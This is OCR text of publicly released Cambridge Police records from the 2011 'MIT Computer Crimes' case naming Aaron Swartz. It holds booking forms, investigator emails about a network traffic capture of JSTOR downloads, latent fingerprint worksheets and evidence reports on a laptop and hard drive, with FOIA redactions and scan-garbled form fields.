JUVENILE YES NAME OF PROBATION OFFICER NOTHED TIME BAIL COMMISSIONER AMOUNT OF PAIL 1,040.00 JATE AND TIME OF BAIL 1,040.00	***	EN XI PH	100	X					
PRISONER ADVISED OF RIGHTS UNDER G.L. CHAP 263 SA BREATHLYZER READING BY WHCHM ARREST ON WARRANT? TITY/COURT CHARGES CHARGE	PRISONER ADVISED OF RIGHTS UNDER GL. CHAP 263 SA BREATHLYZER HEADING BY WHOM ARREST ON WARRANT? THAVE been advised of pind understand my right to remain silent, use a ralephone to call a lawyer or have one provided, and to have my own physician test for atcohol. I'RISCHIER SIGNATURE ARRESTED PERSON HAVE POSITIVE IDENTIFICATION TYPE: STATE ID OTHER PD (b)(6),(b)(7)(C) IS ARRESTED A JUVENILE YES NAME OF PROBATION OFFICER NOTIFIED OTHER PD (b)(6),(b)(7)(C) NAME OF PROBATION OFFICER NOTIFIED OFFICER MAKING NOTIFIED DATE AND TIME OF BALL (b)(6),(b)(7)(C)			PRICE LINCE C	NADEM 1416	I -				
ARREST ON WARRANT? I have been advised of and understand my right to remain silent, use a relephace to call a lawyer or have one provided, and to have my own physician test for alcohol. PRISONER SIGNATURE	ARREST ON WARRANT NOMBER I have been advised of and understand my right to remain affent, use a relephage to call a lawyer or have one provided, and to have my own physician test for atcohol. I'RISCINER SIGNATURE ARRESTING OFFICER OTHER PD (b)(6)(b)(7)(C) COMPLAINANT OTHER PD (b)(6)(b)(7)(C) IS ARRESTED PERSON HAVE POSITIVE IDENTIFICATION (EXAMELER IN CHARGE) NAME OF PROBATION OFFICER NOTIFIED NAME OF PROBATION OFFICER NOTIFIED FIME BAIL COMMISSIONER (b)(6)(b)(7)(C) ARRESTED PERSON HAVE POSITIVE IDENTIFICATION (EXAMELER IN CHARGE) ARRESTED ON TYPE: STATE ID (EXAMELER IN CHARGE) ARRESTED ON TYPE: STATE ID (EXAMELER IN CHARGE) (EXAMELER I	PRISONER ADVISED	OFRIGHTS	YES BY	WHOM	5				
WARRANT? CTTY/COURT	WARRANTY		BY WHOM				YES	WA	RRANCNUMB	ER
THE PROPERTY OF GUARDIAN NOTIFIED THIS INDIAN OF PARENT OR GUARDIAN NOTIFIED THE PROPERTY OF BAIL DATE AND TIME OF BAIL (b)(6) (b)(7)(C) THE PROPERTY OF GUARDIAN NOTIFIED THE PROPERTY OF GUARDIAN NOTIFIED OF	TRISCINER SIGNATURE ARRESTING OFFICER OTHER PD COMPLAINANT OTHER PD IS ARRESTED AJUVENILE IS ARRESTED AJUVENILE VES NAME OF PARENT OR GUARDIAN NOTIFIED DATE AND TIME AMOUNT OF BAIL AMOUNT OF BAIL DATE AND TIME OF BA	READING					0	cir	Y/COURT	
ARRESTING OFFICER OTHER PD (b)(6),(b)(7)(C) IS ARRESTED A JUVENILE TYPE NAME OF PARENT OR GUARDIAN NOTIFIED BAIL COMMISSIONER (b)(6),(b)(7)(C) NAME OF PARENT OR GUARDIAN NOTIFIED AMOUNT OF BAIL (b)(6),(b)(7)(C) DATE AND TIME OF BAIL (b)(6),(b)(7)(C)	ARRESTING OFFICER O'THER PD (b)(6),(b)(7)(C) IN YES INO TYPE: STATE ID TYPE:	telephone to call a lawy	er or have one provi	ight to remain ided, and to ba	ve my own	HARGES				
OTHER PD CONPLAINANT OTHER IN CHARGE OTHER PD IS ARRESTED A JUVENILE YES NAME OF PROBATION OFFICER NOTHFIED FIME PAME OF PARENT OR GUARDIAN NOTIFIED COPPLER MAKING NOTIFICATION TIME BAIL COMMISSIONER (b)(6) (b)(7)(C) TATE AND TIME OF BAIL [b)(6) (b)(7)(C)	OTHER PD COMPLAINANT OTHER PD OTHER PD IS ARRESTER A JUVENILE VES NAME OF PROBATION OFFICER NOTIFIED OFFICER MAKING NOTIFICATION IME BAIL COMMISSIONER (b)(6) (b)(7)(C) AMOUNT OF BAIL DATE AND TIME OF BA (b)(6) (b)(7)(C)	PRISONER SIGNATU	RB INU							TIPICATION
OTHER PD (b)(6),(b)(7)(C) IS ARRESTED A JUVENIUS YES NAME OF PARENT OR GUARDIAN NOTIFIED BAIL COMMISSIONER (b)(6),(b)(7)(C) AMOUNT OF BAIL (b)(6),(b)(7)(C) DATE AND TIME OF BAIL (c)(6),(b)(7)(C)	OTHER PD (b)(6),(b)(7)(C) IS ARRESTED A JUVENILE YES NAME OF PROBATION OFFICER NOTIFIED TIME NAME OF PARENT OR GUARDIAN NOTIFIED COPPLER MAKING NOTIFICATION TIME BAIL COMMISSIONER (b)(6) (b)(7)(C) AMOUNT OF BAIL DATE AND TIME OF BAIL 1,040.00	A A STATE OF THE PARTY OF THE P	Contract of the Contract of th	Control of the Contro		1/8] 1 1/1/2				
IS ARRESTED A JUVENIUS YES NAME OF PARENT OR GUARDIAN NOTIFIED BAIL COMMISSIONER (b)(6)(b)(7)(C) NAME OF PROBATION OFFICER NOTIFIED OPPICER MAKING NOTIFICATION TIME AMOUNT OF BAIL 1,040.00	IS ARRESTER A JUVENILE YES NAME OF PROBATION OFFICER NOTIFIED OPPICER MAKING NOTIFICATION TIME BAIL COMMISSIONER (b)(6) (b)(7)(C) NAME OF PROBATION OFFICER NOTIFIED (AMOUNT OF BAIL 1,040.00)									
BAIL COMMISSIONER (b)(6) (b)(7)(C) (d) (d) (d) (d) (d) (d) (d)	NAME OF PARENT OR GUARDIAN NOTIFIED CO-PICER MAKING NOTIFICATION TIME BAIL COMMISSIONER (b)(6) (b)(7)(C) DATE AND TIME OF BAIL 1,040.00	Company of the Compan	A PERSONAL PROPERTY OF	CONTRACTOR OF STREET		NAME OF PE	ROBATION OF	ICER I	NOTHED	UMB
[b)(6).(b)(7)(C) [1,040.00	(b)(6) (b)(7)(C) [1,040.00			CAFIFT		OFFICER MA	KING NOTIFE	:ATIO	N	TIME
			R				BAIL		DATE AND T	IME OF BAIL
			1							
			,							

Page 1 of 2



CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA

AGENCY NAME CAM-PD

CASE TYPE STANDARD CASE # 11000078

CASE INFORMATION

BASIC INFORMATION

CASE # 11000078 CASE TYPE

STANDARD

MIT COMPUTER CRIMES

CASE STATUS ACTIVE

DATE / TIME STATUS

ENTERED BY ID / NAME DT ENTERED UPDATED BY ID / NAME

DT UPPATED

CABE TITLE

INCIDENTS ASSOCIATED WITH CASE

INCIDENT INFORMATION

INCIDENT # DATE/TIME REPORTED OFFENSE

LOCATION

11000078 01/04/2011 10:49:00 MISCELLANEOUS STATUTORY VIOLATION 301 VASSAR SI'

11000131 01/06/2011 14:18:00 B&E DAYTIME FOR FRIONY 0266 318

24 LEE ST

TO DO LIST

ACTIVITY # 1 FOLLOW-UP REPORT

SCHEDULED DATE/TIME 02/21/2011 17:29:53

SCHEDULING OFFICER

DETECTIVE SCHEDULED

NOTES

COMPLETED ACTIVITIES

ACTIVITY # 1 GENERAL CASE NOTES

SCHEDULED DATE/TIME

SCHEDULING OFFICER

ACTUAL DATE/TIME

03/31/2011 13:57:51

DEUSCHYR

(b)(6),(b)(7)(C)

SCHEDULE NOTE

ACTIVITY NOTE

INVESTIGATORS

CURRENT INVESTIGATORS

MAMB

(b)(6),(b)(7)(C)

ROTE EVIDENCE DATE/TIME ASSIGNED

02/11/2011 17:29:53

CASE OFFENDERS

OFFENDER INFORMATION

MNI NUMBER

NAME

TYPE

BOOKING NUMBER

1100000437

SWARTZ, AARON H SWARTZ, AARON H SUSPECT SUSPECT

1100000437

SWARTZ, AARON H

DEFENDANT

TCAM201100032

ATTACHMENTS

ATTACHMENT #1 1

TYPE

DATE/TIME ENTERED

ENTERED BY

CAPTURED BY

OTHER

03/31/2011 17:55:04

(b)(6),(b)(7)(C)

Media: reteasemedia.isp?agencyname=CAM-PD&casenum=1100007ll&attachmentatioi=1

	(b)(6),(b)(7)(C)
From:	
Sent:	Thursday, January 06, 2011 11:13 AM
To:	(b)(6)(b)(7)(C) (b)(6),(b)(7)(C)
°Cc:	(b)(6),(b)(7)(C) hnit edu'; husss.dhs.gov' husss.dhs.gov' comcast.net'; (b)(6),(b)(7)(C) husss.dhs.gov'
Subject:	Fw: MIT - 8id 16
(D)(1)(d),(d)(C)	
The thread below i	has the status of the investigation to date.
As I am on a day o process the newes	off today I would request that CPD Crime Scene personnel hook up with $SA_{(C)}^{(b)(6),(b)(7)}$ and it external hard drive for prints that the suspect left the other day after we cleared the scene.
(b)(6),(b)(7)(C)	m the thread, the operation is being shut down and we will continue the investigation just not hooked up and downloading data. [(b)(6),(b)(7)(C)] [(b)(6),(b)(7)] [(b)(6),(b)(7)] [(b)(6),(b)(7)] [(b)(6),(b)(7)] [(c) and hook up with her and $(7)(C)$
Respectfully Subm	alted,
(b)(6),(b)(7)(0) From To (b)(6),(b)(7)(C) Cc(b)(6),(b)(7)(C) (b)(6),(b)(7)(C) (b)(6),(b)(7)(C) (BO Sent: Thu Jan 06 Subject: RE: MIT	(BOS) @usss.dhs.gov> MIT.EDU>(b)(6),(b)(7)(C) @mlt.edu> (b)(6),(b)(7)(C)
what options we had Specialist. He is we	the laptop offline today and imaging it. Any leads with identification? I wanted to look at ave to get a better picture of his face. I mentioned the case to our Technical Security Division orking on another case this morning but will be available this afternoon. Do you have any options to capture a better image of his face?
(b)(6),(b)(7)(C) U.S. Secret Service Boston Field Office (b)(6),(b)(7)(C)	
From: (b)(6),(b)(7) Sent: Thursday, Ja To: (b)(6),(b)(7)(C) Cc: (b)(6),(b)(7)(C) Subject: MIT - 8ld	Imailto (15077); PMIT.EDU] anuary 06, 2011 9:37 AM (BOS); External (b)(6), Decambridgepolice.org
All,	

I am going to suggest that we take the laptop and hard drive offline today. I think the amount of network traffic captured is sufficient and would like to remove the laptop to see if he comes back to retrieve it. I will be able to put some people there for a short time in an attempt to ID.

I am following up a couple of possible ID's this morning and will get back to you on my success (or not).

The open questions will be if we decide to take it offline, is this something I can do with instruction or will I need help? Also, do we want to have the new drive printed?

(b)(6), (b)(7)(

Subject: Packet Capture

Hi there.

I have collected about 70G of network traffic so far with about 98% of which is the JSTOR journal downloads. I've done some initial checking of the capture and I don't see anything that identifies a command and control channel. I was just wondering what the next step is.

Thank you

(b)(6),(b)(7)(C)

Information Services and Technology (IS&T)
Massachusetts Institute of Technology
Room (b)(6) (b)(7)(C)
Cambridge, MA 02139
(b)(6),(b)(7)(C)

(b)(6). mit.edu

All e-mail to/from this account is subject to official review and is for official use only. Action may be taken in response to any inappropriate use of the Secret Service's e-mail system. This e-mail may contain information that is privileged, law enforcement sensitive, or subject to other disclosure limitations. Such information is loaned to you and should not be further disseminated without the permission of the Secret Service. If you have received this e-mail in error, do not keep, use, disclose, or copy it; notify the sender immediately and delete it.



	-
T Casell: 11-000078	
Latentify Plat 10	٦.
Examiner (b)(6),(b)(7)(C)	
Date: Col duit (2)	ا مس
1/4/2011	

		4.
		40
	9	- Committee of the Comm
C. CONTRACT		Processing Technique: Powder: BLK Chemical: Cejano/BK-A
· ·	CD Inc.	Photo: UBLK Chemical: UCLjette/GCA
	√y/ ∠ ∠ ∠	La Auditoria del de la Companya del Companya de la Companya del Companya de la Companya del Companya de la Companya del Companya de la Compan
		The state of the s
		SPEX Entry
En		Total Control of the
	1	Date Entered: VA
Mark Service	Name -	Exarbiner:
2	D	Inverted
		Pattern: RS LE W (b)(6),(b)(7)(6)
-		Core Present: Del
	8	
		Skeleton:
	6. e	# of Points:
- 1		Submitted to Databaser
	Finger : Palm Impression	Initial QED Supplemental:
		Candidate List Searched and Reviewed:
		Misc. Notes:
	Value for Comparison 1 RA	ATALOGO A TONASI
	A MINTER COMPAGNOTION (. KT)	

	Manual Comparis	<u>on:</u> -	
Name	DOB	OBTR	
			**, .
		/,	
		grigoglaministra principae escrissossimin amesticana sumassimanten de dispo, que de descrisso emissionistra es Applicationistra principae escrissossiminativamente sumassiminativamente de principal de principal de dissi	
	(b)(6).(b)(2)(C)	$\frac{b}{a}$ to deliminary r is so, with the r decimal r decim	er er de d più ur de malarelliste erialistament d'Afric (alle
		and frieddistronding this abigs desired till in vision equipped, any appropriate gives of all et a popular and approximate a syndy dealer of time re	
		ed kind i kaka an mandada distilisisisisisis di oli da	page trains or on a reason page to ver visioning against
),		annes est a la company de la c	and according to the state of t

	40. 1		
	Likh		
1800	11111	- MCCC	
2	4	TELVURIDEZ !	
		1 6 3 N	
6	U		
X.	n all	Sept	
	0.5	PHILLY	
		1	

Case#: //-	0.00078
Latent#: LP.	1 mg 10
Examiner	(b)(6),(b)(7)(C)
Date:	7 2011

		Examiner (b)(6),(b)(7)(C)
(A) Child	LATENT PRINT EXAMINATION WORKSHEET	Date: 4 4/2/11
	11.70	
	vel 1 Detail: ttern Type/Ridge Flow	
	cipient ridges, scars, warts	
Qı	uality (distortion)	
	· · · · · · · · · · · · · · · · · · ·	/
A: Le	vel 2 Detail:	
Ri	dge Morphology (size/shape)	
Ta	rget/Unique ridge detail	
, ,		
	vel 3 Detail:	S 800
	re/Edge detail	
Se	condary Creases	
Inc	dividuals Company	
	/. /	
		÷
Inc	dividu	and the control of the second
0.5		·
T By	clus	
E Ex	(b)(6),(b)(7)(C)	4 disconnection
)		The state of the s
100	cone	
\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \	gency	a.
) V	nte Sul Date Verified:	
	73.03 7 13 (1) (1)	
2-01-7-01-7-01-01-01-01-01-01-01-01-01-01-01-01-01-	RESULT NOTES	(in age 1 age
Not suitable for so		
Unable to make o	omparison due to poor quality of	annular, pp. nerernya mere annungka (finisan pena) erenganak (n. 1111) webbemi
impressions on th	e ten-print card	
Checked as far as	possible and remains unidentified	
Insufficient detail	to establish identity but sufficient	eradoonaan and engles are a go an an are are are an are an are and a page of a page of a page of a page of a p
detail to present to	exclude identity	
1	to either establish or exclude	
identity -	for comparison purposes	4. 1 100 100 0 0 0 1 100 0 0 0 0 0 0 0 0
The state of the s	tot compariour purposes	



Case#: //- 000028	182.
Lateni#: LP2ai 10	1
Examing (b)(6),(b)(7)(C)	
Date: 3 / / / / /////	-

	TALLE CATA SERVICE STATE OF ST
	Processing Technique:
20 11/20 747	Powder; Photo: Other: SPEX Entry Date Entered: MA Examiner: Inverted: Pattern: Rs (s) Core Present: Skeleton: (b)(6),(b)(7)(C) # of Points: Submitted to D
Fluger Palm Impression Value for Comparison / R	Initial QED Surfamental: Candidate List Searched and Reviewed: Misc Notes:
	OB OBTN
4. 5. (b)(6),(b)(6	7(c)



Casett: 11-000078
Latenth: 187 10
Examiner: (b)(6),(b)(7)(C)
Date: 174[2011

With the second	LATENT PRINT EXAMINATION WORKSHEET	Daté: 154 [301 [
	Level 1 Detail: Pattern Type/Ridge Flow Incipient ridges, scars, warts Quality (distortion)	. /
A.	Level 2 Detail: Ridge Morphology (size/shape) Target/Unique ridge detail	}
	Level 3 Detail: Pore/Edge detail Secondary Creases	
C	Individuals Compared: (b)(6),(b)(7)(C)	8
	Individualization:	
	Exclusion:	
J	Inconclusive:	
V	Agency:	
	Pate Submitted: Date Verified:	
	RESULT NOTES	
Not suitable for	search but suitable for comparison	•
Unable to make	comparison due to poor quality of	00370 44 Annies (b. 1 4 Annies (b. 1 Annies) (b. 1 Annies
Chested as for	the ten-print card as possible and remains unidentified	* ************************************
		10 10 10 10 10 10 10 10 10 10 10 10 10 1
dutail to muchant	nil to establish identity but sufficient	20 THE THE SET OF THE
Insufficient det	ail to either establish or exclude	O 40 dg y 20 6 g ream refer ar da waxaa ka soh nook ka muunun 6 mm da 49 kGm² . Yaa a how og wmas se 84
I IDENIIV .	ail for comparison purposes	
insulficient deta	an tor comparison purposes	

Page 1 of 2

CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA Supplementary Report #11000078/4

Cocation Cocation			Occured								
	rense US STATUTORY VIOL	TION (999	999)								
17/11	NO. TO THE R. T. LONG.	100 m / 2 m	256 at 123	er constant	en saven	SSERIE ENTRE	HINK CONTROL	GREATING VIII			
Persons	Name	八号对南京	Sex	Race	Age DO	0	Phone	Address			
YOIG	Name		Sex	насе	AGE DO	D	(home)	Magiess			
							(ceth				
1							tyous}				
							Scalb				
Offenders	(外面的多种点次,在		(大学)		W. 1		以外,以				
Status	Name	0)	Sex	Race	Age DO		Phone	Address			
SUSPECT	(b)(8),(b)(7)	C)	MALE	WHITE	(p)(e).(l	b)(7)(C)	(hame)	(b)(6),(b)(7)(C)			
	- Control of the Cont						(b)(6).(b)(7)(C				
							(home)				
							icalij				
<u> </u>											
Vehicles.	All		77.0	11.		10 TO		CONTRACTOR STATES			
Role	Type		Year V	lake	Model		Color	Reg #			
1					1		1				
Stolen \$	Rec Code		Date R	90	Rec \$		Rec By				
			H/S=0/60000			ntistani and					
L					-1		J	***************************************			
Property					《經濟	(0) (1)					
Cas	Descripti	on		Make	V	<u>Aodel</u>	Seriol	Value			
1											
1				1.							
Näirative 🔗		5756.10	8	Part of the		\$55-X50-					
VIDENCE:							v.	ч.			
	all clear hinge 1:	fter fro	m the midd		it wide	of the		oen (
	ected on scane on		11 at appr								
	- Date was well decided	er ordere entre									
o)(6),(b)(7)(C)	sown 10 print care	and up	of palm i	mpre s e:				N, DOB:			
3,40,10,11,10)	(Continued on a	Laut mare									
Titatina Ci)	o Osmer	382 004		10 10	A	calification of the				
(eporting O) (6),(6),(7)(6)	ो(एँएँ क्	Revien	ring Ollice	1. 18 68	N. N.5.		roying:Offic (b)(7)(c)	oji kopa in saka in j			



CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA Supplementary Report #11000078/4

	(b)(6) (b)
Approved For Public View	Date/Time Printed: 8rt Apr 15 14:17:43 BDT 20By: (b)(6),(b)
Case Title	Location
MIT COMPUTER CRIMES	301 VASSAR ST (BLD 1)
Date/Time Reported	Date/Time Occurred
01/04/2011 10:49:00	to
ncident Type/Offense	
WT 4 CRT. I NORTH STATISTORY VIO	LATTON (99999)

of /od /nort in .ag. on	to .
01/04/2011 10:49:00	150
ncident Type/Offense	TORY VIOLATION (999999)
MUNCHE RUUN STATU	TURY VIOLATION 13222331
	The state of the s
Narrative (continue	d from page 1)
NARRATIVE;	
On March 15, 2011.	I was notified by Det. $(b)(6),(b)(7)$ that $(b)(6),(b)(7)(C)$ (SP3) may be
considered a person	of interest in this case. I exemined the fingerprint card on file for
bhis individual and	determined it contained sufficient ridge quantity and quality for
THE THURST SHO	compared LP6 to SP2 and could not exclude SP2 as a donor for LP6.
combarraou. 1 tren	Hamberds Mile on hee die chara man angeres
. ma ana	in ID Unit case files.
LP6 and SP2 secured	IN ID OUTE CRAS FITSS.
ļ.	
l	
1	
ĺ	

Reporting Officer	Reviewing Officer	Approving Officer	
(b)(6),(b)(7)(C)		(b)(6),(b)(7)(C)	

CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA

Supplementary Report #11000078/2

Supplements	(b)(6),
Approved For Public View	Date/Time Printed: Thu Apr 07 16:09:53 BOT 20 By (b)(7)(C)
Case Title	Location
MIT COMPUTER CRIMES	301 VASSAR ST (BLD 1)
Date/Time Reported	Date/Time Occurred
01/04/2011 10:49:00	to
Incident Type/Offense	
MISCELLANBOUS STATUTORY VI	OLATION(99999)

27.0	Persons : F	计是它是数据制度 企业	pc par	据"表示。				作为第4条 20 福色
	Role		Sex	Race	Age	DOB	Phone	Address
Г							(homei	+ ;
							(Cod)	
-							(home)	
							(ca10)	

tatus	Name	Sex	Race	Age	DOB	Phone	Address
54(00	7,500.00					(figme)	
				-		(cail)	
						(hame)	
						(call)	

Role	Гуре	Year Make	Model	Color	Reg #	<u>Sta</u>
Stalen \$	R	Date Rec	Rec \$	Rec By		

Property				4 1 2 1 P 1	在
Class	Description	Make	Model	Serial #	Value
		1			
		-		1	
			A		

紭	М	1	ш	ш	.,	и	2	ŝ
В	V	L	DI	3	30	7	ı	

E1: (1) sealed clear plastic evidence bag containing (1) flash driver black plastic, "HP", 8 GB. Silver metal USB insert ham # "0048MXBT1" and # "85102" and "v125w". Measurements are approx. 5.3cm x 1.7cm x .08cm *****Item El REPACRAGED IN A SHALED MANILA ENVELOPE w/ original plastic packaging.*****

(1) sealed clear plastic evidence bag containing CS1, CS2, and CS2a. (Continued on next page)

Reporting Officer was	i i zo i in i	Reviewing Officer - Approving Officer	经现在
(b)(6),(b)(7)(C)		[(b)(6),(b)(7)(C)	
(03/31/2011	16:18:59)	(0.5/0.5/x0	11 08:08:39)

CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA

Supplementary Report #11000078/2

	(b)(6),(b)
Approved For Public View	Date Time Printed Thu Apr 07 16:09:53 BDT 20lly: (7)(C)
Case Title MIT COMPUTER CRIMES	Location 301 VASEAR ST (BLD 1)
Date/Time Reported	Date/Time Occurred
01/04/2011 10:49:00	ta
ncident Type/Offense	TOLATION (959999)

Murrative recommend from page 11

CS1: (1) mini laptop: ACER, Aspireone, SN: LUSAXeDool00121601, SNID: 00106556616.
Model #: NAV50. Laptop is described as a black base w/ silver top. USB cord and 2 power cords
are connected to the laptop. Measurements are approx. 25.9cm X 18.3 cm X 2.5 cm.

CS2: (1) External hard drive compartment: Silver w/ top & bottom that separate from each other exposing an internal removable unit (CS2a). The compartment reads, "RocketFish" on the top and bottom reads, "RF 3.5 SATA lid enclosure kit RF-AHD35" Inside the compartment is a green electronic circuit panel. A black USB cord connects CS2 to CS1.
Measurements are approx. 22.2cm X 13.1cm X 4.3cm.

CS2a: (1) inner hard drive unit, or internal ramovable unit located inside CS2. Unit is a Wastern Digital, MDL: WDZ0BARS-coMVWBO, 2.0 TB, GN: WDAZA1625675. Unit is described as having black sides and bottom, reflective silver metal top w/ a green & white label w/ product info. Massurements are approx. 10.3cm X 14.5cm X 2.4 cm.

*****Items CS1, CS2, and CS3 REPACKAGED IN A SEALED LARGE BROWN PAPER BAG w/ original plastic packaging.*****

- LP7: (1) small clear hinge lifter collected from the upper right corner of the screen (CS1). Collected prior to fuming on 2/10/2011 at approx. 0953 hours.
- 2LP7: (1) small clear hinge lifter collected from same area as LP7. Collected after fuming and traditional black powder processing. Collected on 2/10/2011 at approx. 1216 hours. LP8: (1) small clear hinge lifter collected from CS2a (silver metal surface).

Collected after fuming and traditional black powder processing. Collected on 2/10/2011 at approx. 1150 hours.

LP9: (1) small clear hinge lifter collected from CS1 between areas for LP6 and LP7. Collected after fuming and traditional black powder processing. Collected on 2/10/2011 at approx. 1223 hours.

PHOTOS: (7) photos collected on 2/3/2011. (58) photos collected on 2/10/2011.

NARRATIVE:

On February 3, 2011 at approx. 1130 hours, Det. (b)(6),(b)(7)(C) submitted the above items (E1, CS1, CS2, and CS2a) via Property. With the assistance of (b)(6),(b)(7)(C) Det.

(b)(6),(b) opened the sealed packages and (7) photographs were taken of the items. The items were repackaged at this time as described above and secured in the ID Unit. (Continued on next page)

Reporting Officer	Reviewing Officer	Approving Officer
(b)(6),(b)(7)(C)		(b)(6),(b)(7)(C)

Page 3 of 3

CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA Supplementary Report #11000078/2

and any applicable to the property proves that are n	(b)(6),(b)
Approved for Public View	Date/Time Printed Thu Apr 07 16,09:53 BDT 20Thy (7)(C)
Cose Title	Location
MIT COMPUTER CRIMES	301 YASSAR ST (BLD 1)
Date/Time Reported	Date/Time Occurred
01/04/2011 10:49:00	to
ncident Type/Offense	
HISCELLANBOUS STATUTORY V	IOLATION(999999)

HISCELLANEOUS_STATUTORY_VIOLATION(999999)
Marrative (Continued from page 2)
On February 10, 2011, (b)(6),(b)(7)(C) and I examined the above listed items and documented the same with notes and photographs. Upon examining CS2s, I observed ridge detail (LP8) on the silver metal surface. I used oblique lighting and several alternative lighting methods with photography to enhance the visibility of the latent. I observed black powder residue on CS1 and CS2 that remained present from the processing conducted on scene on 1/4/2011. In addition, I observed an additional latent (LP7) not observed at the scene. I attempted to enhance and collect this latent prior to further processing. Items E1, CS1, CS2 and CS2s were then fumed with cyanoscrylats. Upon completion, I examined the items again and
observed ridge detail on CS1 (the edges of the screen) and on CS2s. No discernible
ridge detail was observed on Item El or CS2. I used traditional black powder to further
enhance ridge detail and collected latent print lifts (2LP7, LP8, and LP9) from CS1 and
CS2a.
Items El, CSl, CS2, and CS2m were returned to its packaging and secured in the ID Unit Lab Locker.

Reporting Officer	Reviewing Officer	Approving Officer
(b)(6),(b)(7)(C)		(b)(6).(b)(7)(C)



CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE. MA

		CLOCE, 1										
	Supplen	nentary F	Report #1	100	0078/	3						7
Approved F	or Public	//av.	475163	Date Ti	ine l'rinte	d Thu	Apr 07	6:10:2	1 RDT	20 By:	0)(6),(b) 7)(C)	18021
Case Title			Location									
MIT COMPUT			Date/Time Occurred									
01/04/2011			to	uncu								
Incident Type		ORY VIOLATI										
MISCRUMAR	COS SIRIOT	OKI VIODALI	OR (333333)									
FPO.SO.	ALAT BLA				35.36	10.34	8种数4.35	e a pr	CALL L	Circles of	160 3014	
Rate		əmel		Sex	Race	Age	008	Phone		Address		
								(herne)				
								(cell)				
								(froma)				
								(gre(t)				
C							annomic www.		- N.	X-117-20		
The state of the s	APPLICATION OF THE RESIDENCE OF THE PERSON O	。 は、 いうっ。			SKI I S	60.00		101	医制度	12 13 F 14	atra se n	10.4
Status		lame		Sex	Race	Age	800	Phone		Address		-
								(401)		1		
				-	-			thornal		-		
	}							(call)				
										1		
* Vehiclës	the county			18.16	AL AND	115		(Interest	使为其	计 处 操		
Role	COLUMN ASSESSMENT AND ASSESSMENT AND ASSESSMENT ASSESSM	Туре	1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	Year	Vlake	Mad	iel	Color		Reg#		State
Stolen \$		Rec Code		Date	Rec	Rec	\$	Rec B				
Liling				1								
Property			12 45		200	10.04	30000000000000000000000000000000000000		1924	1872	illy flygist	
Class		Description			Make		Model		Serial#		Value	
L											1	
Narrative	C. C. S. 相談		於其中國外	相识的		(B) (B)	建筑	建建筑等			其如此近	增加
EVIDENCE:					3-5-2-5							
									A.D. (1970)			
		erprint ca			RTZ, DO)B: 1:	1/08/198	5 , W/18	OBTH			
TCAMZ0110	nn33' corre	ated on Ja	numry 0, 40	e de de a								
LP7: (1)	small clea	r hinge li	fter collec	ted f	rom the	а црур	er right	corne	of th	a scre	SD.	
(CS1). C	ollected pr	ior to fun	ing on 2/10	2/2011	at app	prox.	0953 ho	urs.				
2L97: (1		mr hinge 1		estad	from se	tme a	rea as Li	P7. C	llecte	d afte	T	
	(Cont.)	nuad on ne	kt pagel									
				100								-

Reporting Officer :	CHANNIAN CONSTRUCT	And DELEGISTE
(b)(6),(b)(7)(C)		(b)(6).(b)(7)(C)
(03/31/2011 1.6:32:49)		(04/01/2011 08786:48)

Page 2 of 2



CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA Supplementary Report #11000078/3

Approved For Public View	Date/Time Printed: Thu Apr 07 16:10:21 BDT 20By
Case Title	Location
MIT COMPUTER CRIMES	301 VASSAR ST (BLD 1)
Date/Time Reported 01/04/2011 10:49:00	Date/Time Occurred
Incident Type/Offense	
MISCELLANEOUS STATUTORY	VIOLATION (999999)
Nurrative (continues try	m page 1)
	lack powder processing. Collected on 2/10/2011 at approx. 1216 hours.
LP8: (1) small clear hin	ge lifter collected from CS2a (Silver metal surface),
Collected after fuming a	nd traditional black powder processing. Collected on 2/10/2011 at
approx. 1150 hours.	
LP9: (1) small clear hi	nga lifter collected from CS1 between areas for LP6 and LP7.
Collected after fuming a	nd traditional black powder processing. Collected on 2/10/2011 at
approx. 1223 hours.	
NARRATIVE:	
	Pebruary 11, 2011 I examined the above latent lifts and their
1 5	o determine their value for comparison. LP7, 2LP7, and LP9 were
1	sufficient quantity and quality for comparison. LPS was determined to ity and quality for comparison. I then compared LPS to the known
	n SWARTZ (Item SP1) and individualized it to the #6 impression.
	on Request to Boston Police Department, [b](0)(b)(7)(C) on Pebruary
25. 2011.	or reference of season substitution of the seaso
Verification report rece	ived on March 9, 2011. See case attachments for Verification report
and supported documents.	
V ₂	
]	
13	
=	
277	
Majorano	
1	

Reporting Officer .	Reviewing Officer	Approving Officer	图
(b)(6),(b)(7)(C)		(b)(6),(b)(7)(C)	

CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA

Supplementary Report #11000078/1

Supplementary r	(b)(6),(b)
Approved For Public View	Dale Place Frinted: Fri Apr 15 14:11:21 EDT 20 By (7)(C)
	Location JOI VASSAR ST (BLD 1)
	Date/Time Occurred
01/04/2011 10:49:00	to
incident Type/Oifanse MISCELLANEOUS STATUTORY VIOLAT	108 (99999)

Persons Role	Name	Sex	Race	Age	008	Phone	Address
			1			(horra)	
		į				ंदन्धीः	
						{pane)	
	1		1		i	(coll)	

fenders	Name	Sex	Race	Age DOB	Phone	Address
SPECT	(b)(6),(b)(7)(C)	MALB	MHITE	(b)(6),(b)(7)(C)	(t.note)	(b)(6),(b)(7)(C)
					(b)(6),(b)(7)(1
					(home)	
					(home) (celf)	

Vehicles (-)	Туре	Year Make	Model	Color	Reg #	Sta
Stolen \$	Rec Code	Oate Rec	Rec \$	Rec 8y		

Properties	A STATE OF THE STA	100 12 48 00 100 100			
Class	Description	Make	Model	Serial #	Value
					1
				1	

EVIDENCE:

SP1: (1) known fingerprint card for Aaron SWARTZ, DOB: 11/08/1986, W/M, OBTM: TCRM201108032, collected on January 6, 2011.

The following collected on scene on 01/04/2011. See 1st Incident report for this case. LP1: (1) small clear binge lifter from the bottom right corner of the inner bard-dxive unit (CS2b). Collected at approx, 1221 hours. (Continued on next page)

Reporting Officer	2.72	pproving Officer
(b)(6),(b)(7)(C)		(b)(6),(b)(7)(C) (04/15/2011 14:23)
(02/23/2011	11:50:20)	(44/15/2011 15/84:23)





CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA

